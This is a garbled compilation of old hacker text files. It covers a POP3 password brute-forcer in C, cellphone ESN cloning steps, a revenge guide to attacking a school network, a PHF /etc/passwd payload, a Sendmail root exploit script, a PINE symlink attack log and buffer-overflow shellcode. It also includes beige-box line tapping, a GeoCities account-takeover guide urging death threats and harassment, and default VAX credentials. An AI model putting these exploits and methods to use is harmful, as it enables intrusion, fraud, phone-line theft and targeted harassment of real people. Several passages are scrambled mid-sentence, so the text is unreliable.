if(popsocket==-1) return -1; if(connect(popsocket,(struct sockaddr \*)&sin,sizeof(sin))==-1) return -1; popfd=popsocket; return popsocket; int pop\_guess(char \*username, char \*password) char buff[512]; sprintf(buff, "USER %s\n", username); send(popfd, buff, strlen(buff), 0); getanswer(buff); sprintf(buff, "PASS %s\n", password); send(popfd, buff, strlen(buff), 0); getanswer(buff); if(strstr(buff, "+OK") != NULL) printf("USERNAME: %s\nPASSWORD: %s\n\n", username, password); return 0; else return -1; char \*getanswer(char \*buff) for(;;) getanswer\_(buff); if(strstr(buff, "+OK") != NULL) return buff; if(strstr(buff, "-ERR") != NULL) return buff; char \*getanswer\_(char \*buff) int ch; char \*in=buff; for(;;) ch=getc(popfp); if(ch == ' r');if(ch == ' n')\*in='\0'; return buff; else \*in=(char)ch; in++; void swallow\_welcome(void) char b[100]; popfp=fdopen(popfd, "rt"); getanswer(b);

```
void hackity_hack(void)
  char *un;
  char *pw;
  char *c;
  int found=0;
  un=(char *)malloc(512);
  pw=(char *)malloc(512);
  if(un==NULL || pw==NULL) return;
  userfile=fopen(user, "rt");
  dictfile=fopen(dict, "rt");
  if(userfile == NULL || dictfile == NULL) return;
  for(;;)
     while(fgets(un, 50, userfile) != NULL)
        found=0;
        c=strchr(un, 10);
        if(c != NULL) *c=0;
        c=strchr(un, 13);
        if(c != NULL) *c=0;
        while(fgets(pw, 50, dictfile) != NULL && found==0)
            c=strchr(pw, 10);
            if(c != NULL) *c=0;
            c=strchr(pw, 13);
            if(c != NULL) *c=0;
            if(strlen(pw) > 2 && strlen(un) > 2)
               if(pop_guess(un, pw)==0)
                  found=1;
                  fclose(popfp);
                  close(popfd);
                  if(RECONNECT==0)
                     free(pw);
                     free(un);
                     fclose(userfile);
                    fclose(dictfile);
                     exit(0);
                  pop_connect(host);
                  swallow_welcome();
        fclose(dictfile);
        dictfile=fopen(dict, "rt");
      fclose(dictfile);
     fclose(userfile);
     free(un);
     free(pw);
     exit(0);
```

# NOKIA 638 SERIES CELLULAR TELEPHONE NAM PROGRAMMING

The Nokia 638 Series handportable CMT uses an EEPROM NAME that can be programmed directly from the standard user keypad. In order to access the NAM, you must enter the special access code currently programmed into the phone. Once the programming mode is accessed, NAM parameters are loaded by entering them into the display and "storing" them to selected memory locations. Be sure to obtain all parameters before proceeding.

### EASY NAME PROGRAMMING

- 1. Turn the phone on.
- 2. Enter the Easy NAM access code. Access code is: \*#639#
- 3. Verify the display now reads "Cellular number" and enter the 10 digit MIN for the phone.

4. Press the [SEND] key. If less then 10 digits are entered the error message "TRY AGAIN" will prompt you to reenter the number. 5. Verify the display reads "CODE" and enter the five digit SID followed by four zeros. (Example 001750000 is a SID of 175 followed by four zeros). An error message will display if an incorrect entry is made. Do not add more then four zeros after the System ID.

NOTE: Change the Lock code by adding a pound sign and new lock code after the code. (example: 001750000#7788. Lock code = 7788) Change the Language by adding a pound sign and new language code after the code. (example: 001750000#7788#2) The SID = 00175, Lock code = 7788, Language = 2 (Spanish)

6. Press the "SEND" key. The display will tell you that the activation was "ACCEPTED". Do not touch any keys. The phone will power down and then back up again. Your phone is now programmed for use.

### ACCESS NAM PROGRAMMING MODE:

1. Turn the phone on.

2. Enter the NAM access code. Factory default is: \* 3 0 0 1 # 1 2 3 4 5 and press the [STO] key. The display will revert back to the normal operational display.

3. Press the down arrow key and verify the display read "911#\*911#0\*1234". This is NAM location one (n1 upper right corner of the display). To verify that NAM Programming has been successfully entered, use the scroll key to scan through the NAM memory locations.

You may use the scroll key to verify that all entries were made correctly.

CHANGING THE EMERGENCY NUMBERS, LANGUAGE, AND LOCK CODES (LOCATION 01)

- 4. Press and hold the [CLR] key until the display clears.
- 5. Enter the string in Figure 1 using keypad.

Asterisk (\*)---+ +---Pound (Hash) Key (#)  $\setminus$  / Fist Emergency Number ---> 911\*#911#0\*1234 <---Lock Code / \ Second Emergency Number---+ +---Language Code Figure 1

6. Press [STO]01[STO].

### ENTER THE MOBILE PHONE NUMBER: (MEMORY LOCATION 02 AND 04)

7. Press and hold the [CLR] key until the display clears.

8. Enter the correct 10 digit phone number.

9. If desired, press the [ALPHA] key and enter a name of up to 16 characters. Note that the Pound (#) key can be used to insert blank spaces. Once the name is entered, press [ALPHA].

10. For NAM1 enter [STO]02[STO], for NAM2 enter [STO]04[STO]

11. Press and hold the [CLR] key until the display clears. 12. In one long string, enter the system parameter according to the format of Example 2. Be sure to separate each parameter with an asterisk (\*). Do not place an asterisk befor or after the string.

+---Local Use Mark Access Method---+ / +---Access Overload Class  $\setminus$  / / System ID ---> 00034\*1\*1\*334\*15\*15 <---Group ID Mark Asterisk (\*)---+ +---Initial Paging Channel

13. For NAM1 enter [STO]03[STO], for NAM2 enter [STO]05[STO]

# ERICSSON PROGRAMING INFO

it to be ESN programable from the keypad. sequence for the 4-NAM models. But don't fret, I'll figure it out. so here's the pin-out for both.

Charger: has 14 slots, 4 have pins...this is all read from left to right, with the clip connected, looking at the front of the phone. slots 2, 7, 8, and 14 have pins. like so...(x=slot w/o pin, !=slot /w pin) x!xxxx!!xxxxx!

Programming Clip: (same diagram rulez apply, only this has 5 pins) slots 2, 6, 8, 11, and 12 have pins...like so: x!xxx!x!xx!!xx

a whole new ballgame.

1. Attach the programing clip and power up phone. 2. Once it's on, hit \*\*1\*\*

3. Key in the ESN, hit \* after each set of 2 digits 4. After keying in the final set of 2 digits, hit \* and the phone will either reboot or scroll a bunch of numbers across the display (depending on the software version) This means the ESN change was successful. 5. Hold down the FUNC key and type 987, this will display the decimal ESN, if correct, hit STO. While in this FUNC, you can change your MIN, SID, all that good stuff. Always hit STO after any change. 6. Now ver DONE! Reboot the phone and dial away.

### ESN CONVERSION TABLE:

0=00, 1=01, 2=02, 3=03, 4=04, 5=05, 6=06, 7=07, 8=08, 9=09, A=10, B=11, C=12, D=13, E=14, F=15 example: ESN of 82AF570D is keyed in like so: 08\*02\*10\*15\*05\*07\*00\*13\* (pause, should reboot or scroll numbers \*There is no limit as to how many this phone can be programed, boogy down.

PROGRAMMING THE SYSTEM INFORMATION: (MEMORY LOCATIONS 03 AND 05)

Alright folks, here's the pin-out for the Ericsson Pocket Phone Programming Clip, also known as the Alexander Clip. I paid \$200 for mine, when it showed up I was suprised to see a \$5 piece of equipment. (I've heard of some people charging up to \$350 for it) I'm writing this so no one gets stuck payin that shit again. For those who don't know, this clip activates the fOnes flash prom and allows

This works on ALL older Ericsson Pocket Phones...GH/AH/DH, doesn't matter... the only difference is the programing sequence, they can all be programed. I'll include some programing instructions for the 2-NAM models in this file later on, I'm still working on the esn

O.k, on to the clip, the best way I can see to build it, is to modify an existing Ericsson Charger Clip...you'll need to change the pins,

Ok, now for some programing instructions. These are for the 2-NAM models only, the 4-NAM models don't have a Funtion key so it's

### ANALYZE AND ATTACK YOUR SCHOOL'S COMPUTER NETWORK- 203.123.123.13

NOTE: When I use 203.123.123.1, it is an example of what the Ip could be... IT IS NOT the actual IP.

OK, now some weirdo on a power trip has pissed you off. It happens to the best of us. So we do not get mad, we get even...An eye for an eye, now let's go get em.

This file will be aimed at the Macintosh variety of people, for they are generally on a higher level of understanding (not to mention I.Q) than that of the Wintel bigots.

OK, we're assuming you attend the school you want to practice electronic terrorism on, if you don't, it just makes things a little harder (but by no stretch of the imagination, impossible).

STEP 1) Build you info. This includes IP addresses, OS types and versions, modem dialups and just about EVERYTHING else you can think of. The single best way of doing this is social engineering, keep your ear to the ground and see what you can hear. Passwords, Usernames, and Administrators level of Paranoia are great. Become a nerdy computer monitor, become freindy with people who can tell you things, build up the level of trust and you would be surprised what they tell you. We're using the network of my school as an example, but this is generic info so don't panic.

Your system operator may be choosing passwords to a format (ie. birthdate) so make sure you get all his details...name, address, mother's maiden name, social security number,etc. -->use social engineering!

Forgive me if our schools have different setups but hey, you get that... Our school has a Windoze NT 4.0 server, lots of W95 computers, lots of Macs and a website. Teachers get email addresses. The macs are almost independent of the windows LAN, though they are able to log into the NT volume and store/retrieve files. The mac has it's own server. All the mac's run At Ease for workgroups. All the windows computer get their profiles from the NT server. The NT server is situated in the library with CD drives and the modems that are permanently connected to their ISP. Each of the windows computers (as far as we have been able to tell) have different, static lp's. We haven't yet checked the macs. We are yet to confirm that the Windows NT 4.0 server has no Service Packs (although this is our theory).

STEP 2) Further Research If your school has a website, this is where to start. Using AGNETTOOLS (http://www.aggroup.com) for a Name lookup. Type in the name address, and get back the lp address. Our school has 203.123.123.1 (if it has a one on the end, they probably have run of the domain (all from 203.123.123.1 to 203.123.123.255) A lovely thing called a ping scan is available in AGNETTOOLS so pump in 203.123.123.1 to 203.123.123.255 (for our case). Look for active computers that give a response.

PING SCAN \_\_\_\_\_

203.123.123.1	0.lost the number
203.123.123.2	0.242
203.123.123.4	0.467
203.123.123.12	0.386

Make sure you do this during working hours, and after hours. Actually, try all times of times.

0.932

STEP 3) Go do your thing You should have the versions and the exploits by now, and since there are so many of them i can't give specific info on them. If you want more info The next step is to have fun with the port scan feature on AGNETTOOLS. Pump in the feedback lp's that you just got and scan for fun services. Fun services include TELNET<23>, on the local PC side, read the Windoze security by Somaticm scattered on hotline servers FTP<21>, Hotline<5500/5501>, systat<11>, finger<79>, mail<25>, etc. around the world.

Do this on each of the computers and find the versions for all these. Find the sendmail version, Find the FTP version. Hell, just find ALL the versions. Now the fun begins.

Step 3) Use your info.

Today we learn the fun of WinNT 4.0's own 'Regedit'. This program is usually left open Now from here, there are two steps that you can take. The evil hacker or the good little to the elements of \*evil\* people, but I guess they believe passwords only keep honest hacker. The good little hacker is when we go and look for all the bugs in their system people out. versions and the proceed to inform the administrator of them. Well since they pissed you off first, they shall pay. Remember, an eye for an eye... Now, where is that admin password?

Now, get those versions (oh yeah, by now you should have a hefty text file of all your port Ok, this is only for LAN's only. At the 'Enter Network Password' prompt, press Ctrl+Esc. scans and stuff. The first place you should look is the bugtrag archive. Chances are that This gives you the task manager. You can do anything practically from here. Lets stay if there is a security hole in something, it's posted here. Go to focused, right? Now, choose the 'browse' button and go to 'c:/windows/regedit.exe'. This <http://www.geekgirl.com/bugtrag> and have a search. If you find nothing there just use is the Registry Editor on the terminal. What does it do? It remembers desktop layouts for a search engine and type in some keywords to see what you find. If that still fails, check each user, as well as passwords. Even admin. However, it is not obvious where they are places like www.l0pht.com for exploits. located, and even then, they are in bin hex form, but it can be cracked quite easily, as I discuss later.

Another fun thing is to finger your life away. Type in the ip addresses and see if you get those logged in at that moment. That should, if enable, give at least one login name. Finger the server/s with things like: @, root, administrator, admin, guest, etc.

What we got from 203.123.123.4:

Line	User	Host(s)	Idle Location
2 tty 2	LIBRA	RY\ksAsyncinterface	0
3 tty 3	LIBRA	RY\kaAsync interfac	e 0

Ok, now all you see is a shitload of numbers and crap. Well, two have red icons, as opposed to the regular blue icons of regedit. Look closer at them, and usually only one will have a code similar to '1e 2d 34'. Usually one, rarely two have this property. Why, because one is the full access password, and the other is the read-only password. Usually, Actually, our IP was in here to but we deleted it. These are local users, and seem to be admins don't need to give themselves read-only access, but why would you want that anyway? Ok, copy down that precious code! Hiho, hiho, itsa crackin we shall go... permanently connected. (although once we saw another login name there).

How do I get this cracked, you ask? I'll tell you only if you have an evil grin. Well, you will A cool thing with AGNETTOOLS is the service scan, type in a service you want to look for, type in the start Ip and the end Ip, and let it do it's business. it's fun...trust me :) need a program available from the hotline 'The No Shit Server' located on 'tracked.dyn.ml.org' tracker. This is usually up on weekdays, and usually around 10:00am-1:00pm GMT. I wouldn't know about other times, however.

If the server is NT 4.0, as is our target's, there are a few programs out there tailored to our needs. If you want to piss them off, hell you could just PoD them. Or there is NT The program is made by the UMS (United Microsoft Slayers) and is totally cool. You type in the admins' bin hex password code, and well, in short, it cracks in seconds. At only 50K in size, a handy weapon. Win95 only though I think :( - that aside, this gave us access to the computers. If you get busted doing this stuff, go back to regedit and 'accidentally' delete all the keys. That PERMENANTLY screws it forever, but I guess being a PC doesn't give you much scope for wrecking it - Windoze has already beat va to it.

Surprise Packet By Darkside Matrix(available at HackAddict which uses the RPC call as an attack (but any old cretin can do that). Apparently, if they are using Microsoft Internet Information Server on NT, telnet to the http port-99.9% likely that it is port 80, and type in GET "../..". As read from a nice text file

"halt the web services and effectively "kill" whatever web server they may have." Gunna have to try this one REAL SOON.

If there is one thing you can do to piss people off (if they are using wintel trash) virii are fast, efficient and effective, especially on networks.

Alternative Step - For Evil People with Attitude Only

It is located in

H KEY LOCAL MACHINE/Software/Microsoft/Windows/CurrentVersion/Network/ LanMan/Admin

# HACKING WEBPAGES

Well Psychotic wrote one of the most helpful unix text files in cyberspace but with the mail that we recieved after the release of our famous 36 page Unix Bible we realised that unix isn't for everybody so we decided that we should write on another aspect of hacking ..... Virtual Circuit and Psychotic is proud to release, "Hacking Webpages With a few Other Techniques." We will discuss a few various ways of hacking webpages and getting root. We are also going to interview and question other REAL hackers on the subjects.

#### Getting the Password File Through FTP

Ok well one of the easiest ways of getting superuser access is through anonymous ftp access into a webpage. First you need learn a little about the password file...

root:User:d7Bdg:1n2HG2:1127:20:Superuser

TomJones:p5Y(h0tiC:1229:20:Tom Jones,:/usr/people/tomjones:/bin/csh BBob:EUvd5XAAtv2dA:1129:20:Billy Bob:/usr/people/bbob:/bin/csh

This is an example of a regular encrypted password file. The Superuser is the part that gives you root. That's the main part of the file.

root:x:0:1:Superuser:/: ftp:x:202:102:Anonymous ftp:/ul/ftp: ftpadmin:x:203:102:ftp Administrator:/ul/ftp

#### This is another example of a password file, only this one has one little difference, it's shadowed. Shadowed password files don't let you view or copy the actual encrypted password. This causes problems for the password cracker and dictionary maker(both explained later in the text). Below is another example of a shadowed password file:

root:x:0:1:0000-Admin(0000):/:/usr/bin/csh daemon:x:1:1:0000-Admin(0000):/: bin:x:2:2:0000-Admin(0000):/usr/bin: sys:x:3:3:0000-Admin(0000):/: adm:x:4:4:0000-Admin(0000):/var/adm: lp:x:71:8:0000-lp(0000):/usr/spool/lp: smtp:x:0:0:mail daemon user:/: uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp: nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico listen:x:37:4:Network Admin:/usr/net/nls: nobody:x:60001:60001:uid no body:/: noaccess:x:60002:60002:uid no access:/: webmastr:x:53:53:WWW Admin:/export/home/webmastr:/usr/bin/csh pin4geo:x:55:55:PinPaper Admin:/export/home/webmastr/new/greqY/test/pin4geo:/bin/false ftp:x:54:54:Anonymous FTP:/export/home/anon ftp:/bin/false

Shadowed password files have an "x" in the place of a password or sometimes they are disguised as an \* as well

Now that you know a little more about what the actual password file looks like you should be able to identify a normal encrypted pw from a shadowed pw file. We can now go on to talk about how to crack it. Cracking a password file isn't as complicated as it would seem, although the files vary from system to system. 1. The first step that you would take is to download or copy the file. 2. The second step is to find a password cracker and a dictionary maker. Although it's nearly impossible to find a good cracker there are a few ok ones out there. I recomend that you look for Cracker Jack, John the Ripper, Brute Force Cracker, or Jack the Ripper. Now for a dictionary maker or a dictionary file... When you start a cracking prog you will be asked to find the the password file. That's where a dictionary maker comes in. You can download one from nearly every hacker page on the net. A dictionary maker finds all the possible letter combinations with the alphabet that you choose(ASCII, caps, lowercase, and numeric letters may also be added) . We will be releasing our pasword file to the public soon, it will be called, Psychotic Candy, "The Perfect Drug." As far as we know it will be one of the largest in circulation. 3. You then start up the cracker and follow the directions that it gives vou.

#### The PHF Technique

Well I wasn't sure if I should include this section due to the fact that everybody already knows it and most servers have already found out about the bug and fixed it. But since I have been asked questions about the phf I decided to include it.

The phf technique is by far the easiest way of getting a password file(although it doesn't work 95% of the time). But to do the phf all you do is open a browser and type in the following link: http://webpage goes here/cgi-bin/phf?Oalias=x%Oa/bin/cat%20/etc/passwd

You replace the webpage goes here with the domain. So if you were trying to get the pw file for

#### www.webpage.com vou would type:

http://www.webpage.com/cgi-bin/phf?Oalias=x%0a/bin/cat%20/etc/passwd and that's it! You just sit back and copy the file(if it works).

#### Telnet and Exploits

Well exploits are the best way of hacking webpages but they are also more complicated then hacking through ftp or using the phf. Before you can setup an exploit you must first have a telnet proggie, there are many different clients you can just do a netsearch and find everything you need.

It's best to get an account with your target(if possible) and view the glitches from the inside out. Exploits now on to another one, this will be the last one that I im going to show. Exploitation script for the ppp vulnerbility expose errors or bugs in systems and usually allow you to gain root access. There are many different exploits as described by no one to date, this is NOT FreeBSD-SA-96:15. Works on FreeBSD as tested. Mess with around and you can view each seperately. If m going to list a few below but the list of exploits is endless. the numbers if it doesnt work. This is how you set it up: This exploit is known as Sendmail v.8.8.4 It creates a suid program /tmp/x that calls shell as root. This is how you set it up: #include <stdio.h>

```
cat << _EOF_ >/tmp/x.c
 #define RUN "/bin/ksh"
 #include<stdio.h>
 main()
    execl(RUN,RUN,NULL);
EOF
cat << _EOF_ >/tmp/spawnfish.c
 main()
   execl("/usr/lib/sendmail","/tmp/smtpd",0);
EOF
cat << _EOF_ >/tmp/smtpd.c
 main()
   setuid(0); setgid(0);
   system("chown root /tmp/x ;chmod 4755 /tmp/x");
EOF
gcc -0 -o /tmp/x /tmp/x.c
gcc -03 -o /tmp/spawnfish /tmp/spawnfish.c
gcc -03 -o /tmp/smtpd /tmp/smtpd.c
/tmp/spawnfish
```

kill -HUP `/usr/ucb/ps -ax|grep /tmp/smtpd|grep -v grep|sed s/"[]\*"// |cut -d" " -f1` rm /tmp/spawnfish.c /tmp/spawnfish /tmp/smtpd.c /tmp/smtpd /tmp/x.c sleep 5

```
if [ -u /tmp/x ] ; then
```

echo "leet..."

/tmp/x fi

and now on to another exploit. If going to display the pine exploit through linux. By watching the process table with ps to see which users are running PINE. one can then do an ls in /tmp/ to gather the lockfile names for each user. Watching the process table once again will now reveal when each user guits PINE or runs out of unread messages in their INBOX, effectively deleting the respective lockfile.

Creating a symbolic link from /tmp/.hamors\_lockfile to ~hamors/.rhosts(for a generic example) will cause setenv("HOME", buf, 1); PINE to create ~hamors/.rhosts as a 666 file with PINE's process id as its contents. One may now simply do an echo "+ +" > /tmp/.hamors lockfile, then rm /tmp/.hamors lockfile. execl("/usr/sbin/ppp", "ppp", NULL); This was writen by Sean B. Hamor For this example, hamors is the victim while catluvr is the attacker: hamors (21 19:04) litterbox:~> pine catluvr (6 19:06) litterbox:~> ps -aux | grep pine catluvr 1739 0.0 1.8 100 356 pp3 s 19:07 0:00 grep pine Now that you've gotten root "what's next?" Well the choice is up to you but I would recommend changing 1732 0.8 5.7 249 1104 pp2 S 19:05 0:00 pine hamors the password before you delete or change anything. To change their password all you have to do is login via catluvr (7 19:07) litterbox:~> ls -al /tmp/ | grep hamors telnet and login with your new account. Then you just type: passwd and it will ask you for the old password 4 Aug 26 19:05 .302.f5a4 - -rw-rw-rw- 1 hamors elite first followed by the new one. Now only you will have the new pw and that should last for a while you can now catluvr (8 19:07) litterbox:~> ps -aux | grep pine upload you pages, delete all the logs and just plain do your worstJ Psychotic writes our own exploits and we catluvr 1744 0.0 1.8 100 356 pp3 S 19:08 0:00 grep pine will be releasing them soon, so keep your eyes open for them. We recommend that if you are serious about catluvr (9 19:09) litterbox:~> ln -s /home/hamors/.rhosts /tmp/.302.f5a4 learing ethnical hacking that you download our Unix Bible. hamors (23 19:09) litterbox:~> pine

catluvr (11 19:10) litterbox:~> ps -aux | grep pine catluvr 1759 0.0 1.8 100 356 pp3 S 19:11 0:00 grep pine hamors 1756 2.7 5.1 226 992 pp2 S 19:10 0:00 pine catluvr (12 19:11) litterbox:~> echo "+ +" > /tmp/.302.f5a4 catluvr (13 19:12) litterbox:~> cat /tmp/.302.f5a4 catluvr (14 19:12) litterbox:~> rm /tmp/.302.f5a4 catluvr (15 19:14) litterbox:~> rlogin litterbox.org -l hamors

```
#include <stdlib.h>
#include <unistd.h>
#define BUFFER SIZE 156 /* size of the bufer to overflow */
#define OFFSET -290 /* number of bytes to jump after the start of the buffer*/
long get_esp(void) { __asm__("movl %esp,%eax\n"); }
main(int argc, char *argv[])
       char *buf = NULL;
       unsigned long *addr_ptr = NULL;
       char *ptr = NULL;
       char execshell[] =
     "\xeb\x23\x5e\x8d\x1e\x89\x5e\x0b\x31\xd2\x89\x56\x07\x89\x56\x0f" /* 16 bytes */
     "\x89\x56\x14\x88\x56\x19\x31\xc0\xb0\x3b\x8d\x4e\x0b\x89\xca\x52" /* 16 bytes */
     "\x51\x53\x50\xeb\x18\xe8\xd8\xff\xff\bin/sh\x01\x01\x01\x01" /* 20 bytes */
      "\x02\x02\x02\x03\x03\x03\x03\x03\x04\x04\x04\x04\x07\x04"; /* 15 bytes, 57
total */
        int i,j;
        buf = malloc(4096);
        /* fill start of bufer with nops */
        i = BUFFER SIZE-strlen(execshell);
        memset(buf, 0x90, i);
        ptr = buf + i;
        /* place exploit code into the buffer */
        for(i = 0; i < strlen(execshell); i++)</pre>
                *ptr++ = execshell[i];
        addr_ptr = (long *)ptr;
        for(i=0;i < (104/4); i++)</pre>
                *addr_ptr++ = get_esp() + OFFSET;
        ptr = (char *)addr_ptr;
        *ptr = 0;
```

# PHREAK CRASH COURSE

goes from input to output. When voltage is applied to base, electricity flows from input to output. The output electricity also follows variations in the base voltage, acting as an amplifier for the base voltage.

### Introduction

### ~~~~~~

So you wanna be a phreak? Phreaking has declined in popularity in the past years due to ESS, but is no less phun or interesting. It is safer then hacking,IMHO, because noone knows what a phreak is outside of the "underground" computer community. You can do many phun things phreaking like bother the operator at no risk to you, make free long-distance phone calls to japan, and other cool stuff. First, I will teach a crash course on electricity and electrical components, then a course on soldering and how to build a beige box.

### Electricity

### ~~~~~~~

There are 3 main concepts in electricity, the volt, the amp, and the ohm.

Volts are, simply put, a measurement of how bad electricity wants to get from one place to another. For example, 1 volt won't even arc, but the few thousand volts on a stun gun will arc a few inches.

Amps are the number of electrons are going through the wire. Ohms is the difference in the incoming and outgoing amps.

Resisters and speakers are measured in ohms. There are also 2 types of electricity: AC and DC. AC goes back and forth from positive and negative, like what comes from a wall outlet. This makes it especially useful but dangerous, because it inducts, or puts itself, into nearby coils of wire. DC just goes in a straight line, like power from a battery. this makes it easy to work with, and is most often used for electrical projects.

Here is a description of the most important electrical components:

1. The diode. A diode only lets current flow in one way, but not the other. One use is to turn AC (alternating current) into pulses of DC.

2. The resistor. A resistor reduces voltage and current, to protect delicate components from strong signals.

3. The capacitor. A capacitor stores and releases electricity, somewhat similar to a battery. There are a few differences, though. A battery provides for a slow release of electricity, wheras a capacitor can release all at once. A capacitor also charges up in a matter of milliseconds, and can store different voltages.

4. The transistor. A transistor is a device that can either be used as a switch or an amplifier. There are 3 wires coming from a transistor.2 of them are input and output electricity, and the third is the "base", or the switch. When no voltage is applied to the base, no electricity

### How to solder

~~~~~~~~~~

First, get one of those cheap pen soldering irons for like \$15 from somewhere like radio shack, good wire, wire strippers, and rosin core solder. Get a old kitchen sponge, wash it really good, and wet it. Ring it out good, and use it to wipe excess solder off of the tip of the iron. Get two old crappy plates or something (nothing that can burn or melt) and set the iron on one, and the sponge on another. Plug up the iron, leaving plenty of slack in the cord. Leave it plugged up for a few minutes. NEVER touch it after it has been plugged up, it gets like 300+ degrees farenheight. After you leave it plugged up for a while, unroll a little of the solder and "cut" off about a quarter inch with the iron. If it doesn't melt immediatly, leave it plugged up for a while longer. Do this every time when you begin to solder with that roll of solder for the first time that day. After that, cut off about four feet of the wire and cut it into 4 or 5 inch pieces. Strip out the ends of those pieces with the wire strippers, about a half inch. Get one of those, and solder the two exposed leads together. Touch the iron to the wires for about five seconds, unroll about 6 inches of the solder, and touch the tip of the piece of solder sticking out to the WIRES. Use just enough to cover the joint well. Don't touch it to the iron, this causes cold solder joints and can screw up circuits you are making. Repeat and make a chain of wires to practice soldering.

How to make a beige box

You need a phone cord, a one piece phone, 2 big alligator clips, wire strippers that go to a small size, a lemon.

Get the phone cord and cut it in half, trim wire to about 2 feet or a little longer than a comfortable length you want. Strip it out. You should see 4 wires, red, green, black, yellow. Cut off the black and yellow wires, you don't need those. Strip out the red and green wires. You should see a bunch of little tiny wires stiching up. Twist the wires up from the red and green wires to make them as close to a single wire as you can. Wrap those around 2 short pieces of normal copper wire, stripped about a half inch on both sides, and solder together. Make sure it is stable and won't come apart easily.

Then wrap the copper wire around the alligator clips, and solder. Again, make sure it won't come apart easily. Make sure none of the copper part of the red and green wires are touching each other. Plug this into the one piece phone. You now have a beige box. Late at night, at like 2 or 3 in the morning,get the lemon and go to someone's house and find the ugly green or gray box on the side of their house. Make sure it says telephone something or something like that. Get the lemon (you are supposed to get a 7/16" hex driver, but a lemon is easier and less suspicious.) Stick the lemon into the weird hex screwdriver slot, push in, and turn 1/8 of a turn counter clockwise. You should now see 2 bolts, one red and one green. Attach the alligator clips to both of the bolts, red to red and green to green, respectively. You now should get a dial tone on the phone. If you don't, try building another beige box with the other side of the phone wire. You know what to do from here, make 1-900 calls, bother the operator, prank calls, etc. If you are really mad at someone, make a 1-900 call, get the phone girl, and leave. They will get like a \$3000 phone bill.

# **HACKING GEOCITIES**

Introduction

Well I typed up this text to let you all know how to hack a geocities homepage. It is as easy as taking a shit. Make sure to keep your eyes pealed for newer versions because geocities is always changing. 2. What Information You Need

Ok first of all you have to have an email address. I'd suggest any email address that cant be traced to you. Like a hotmail account with false information or an email address with an isp you have a fake account with. Lets get on with it...Ok to hack there page all you need is there url, email address they used to register there geocities homepage, user name, full name (or name they used to register there geocities homepage), and birthdate. 3. How To Get The Information

To get there user name go to:

### http://www.geocities.com/thereplace/residence.html

There place= SiliconValley, SiliconValley/park.....You get the point. To get there name or the name they registered there geocities homepage: Talk to the person or mabey mirc, powwow, email, or phone. Usually people register there geocities homepage with there real name so if you know there real name your set. To get there birthdate:

Ok this is the hardest part. Unless you already know the persons birthdate I would suggest trying to get it in the following ways. a) Email them as some type of company doing a survay. And make sure that one of there questions is what s your birthdate. This can be done in the email or over the phone. To get ther email address they used on there geocities application just put there regular email unless they have two email addresses then fill out the application (talked about below) and send it. -or- b) Talk to them online and get a good discussion going and ask, "By the way what is your birthday?" If they say why just say, "Because Im a gypsy or a fortune teller" or just say, "I just want to know your sign." There are many ways to do this. Use your own if you have to.

I would HIGHLY suggest to get it you say your the opposite sex of that person and come on to them. A guy always wants to talk with a girl. Good now if this all worked you have there url, member name, full name, and birthdate. Lets move on... 4. Getting There Password

To get there password go to:

### http://www.geocities.com/help/pass\_form.html

Once you get there you will have to enter ther persons member name, full name, url, old email address, new email address (the one you are using as the person) and birthdate. Hopefully you have all this if not keep trying to get it. 5. What To Do

Ok if the last step worked out then you now have there password or will be getting there password soon. Id say about 6 hours. Well once you have there password go to:

### http://www.geocities.com/homestead/homeprof.html

and type in there member name and password then print out all there information they had then change all the information to your email address a fake name and shit. Once you do this the homepage is yours. 6. Other Usefull Ideas

After you edit there geocities profile I would use the information on there original profile (THAT YOU PRINTED OUT!) and send death threats to there house or even use that information if its correct and get there home phone number and harass the fuck out of them. Well most idiots have the same password for multiple things. Once you get there password do the following: If they use mirc and aren't on change your nick to there nick and type: /msgnickserv identify password (use there geocities password) and if its correct you now also have there mirc password, check there memos and if they have a channel go in there and if the channel password is the same take the channel but if not ask an irc operator for it and since they think you are them you now have there channel also. Make sure to change the passwords. Whatever you do dont use there geocities email to email bomb people cause email can be traced to your isp and ip. But make sure to spy in on there email and reply to people that email him and say something like, "I hate you and your a cock hole, fuck your mother." Then if its somebody they know at school they'll get there assess kicked! Im sure you can think of more things to do to fuck them over. Till then have a blast! 7. Conclusion

I hope this text file I wrote helped you. You can always try alternative ways of getting information. If you find even an easier way make sure to email me.

# **BASIC VAX/VMS HACKING**

The VAX system runs the VMS (Virtual Memory System) operating system. You know that you have a VAX system when you get a "username" prompt. Type in capital letters, this seems to be standard on VAX's. Type "HELP" and it gives you all of the help that you could possibly want. Here are the default usernames and passwords for VAX's:

| Username: | Password:    |
|-----------|--------------|
| SYSTEM    | OPERATOR     |
| SYSTEM    | MANAGER      |
| SYSTEM    | SYSTEM       |
| SYSTEM    | SYSLIB       |
| OPERATOR  | OPERATOR     |
| SYSTEST   | UETP         |
| SYSTEST   | SYSTEST      |
| SYSTEST   | TEST         |
| SYSMAINT  | SYSMAINT     |
| SYSMAINT  | SERVICE      |
| SYSMAINT  | DIGITAL      |
| FIELD     | FIELD        |
| FIELD     | SERVICE      |
| GUEST     | GUEST        |
| GUEST     | unpassworded |
| DEMO      | DEMO         |
| DEMO      | unpassworded |
| TEST      | TEST         |
| DECNET    | DECNET       |

#### Here are some of the VAX/VMS commands:

| Command:                                                                                                                                                        |       | Function:                                                                                                                                                                                                                                                                                      |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HELP (H)<br>TYPE (T)<br>RENAME (REN)<br>PURGE (PU)<br>PRINT (PR)<br>DIRECTORY (DIR)<br>DIFFERENCES<br>CREATE (CR)<br>DELETE (DEL)<br>COPY (COP)<br>CONTINUE (C) | (DIF) | Gives help and list of commands.<br>View contents of a file.<br>Change name of a file.<br>Deletes old versions of a file.<br>Prints a file.<br>Shows list of files.<br>Shows differences between files.<br>Creates a file.<br>Deletes a file.<br>Copy a file to another.<br>Continues session. |

The password file on VAX's are available when you type in the command:

#### SYS\$SYSTEM:SYSUAF.DAT

The password file on most VAX's are usually not available to normal system users, but try it anyway. If the default logins don't work, use the same means of finding one as stated in Section J.

Be VERY careful when hacking VAX's because they record every bad login attempt. They are sometimes considered one of the most secure systems. Because of this, I advise not to try hacking these until you are more advanced.

But, when you are an advanced hacker, or if you are already an advanced hacker, I advise that you try a few passwords at a time and then wait and try a few more the next day and so on, because when the real user logs on it displays all of the bad login attempts.

# HACKING SERVERS

Part 1: Simple UNIX Commands

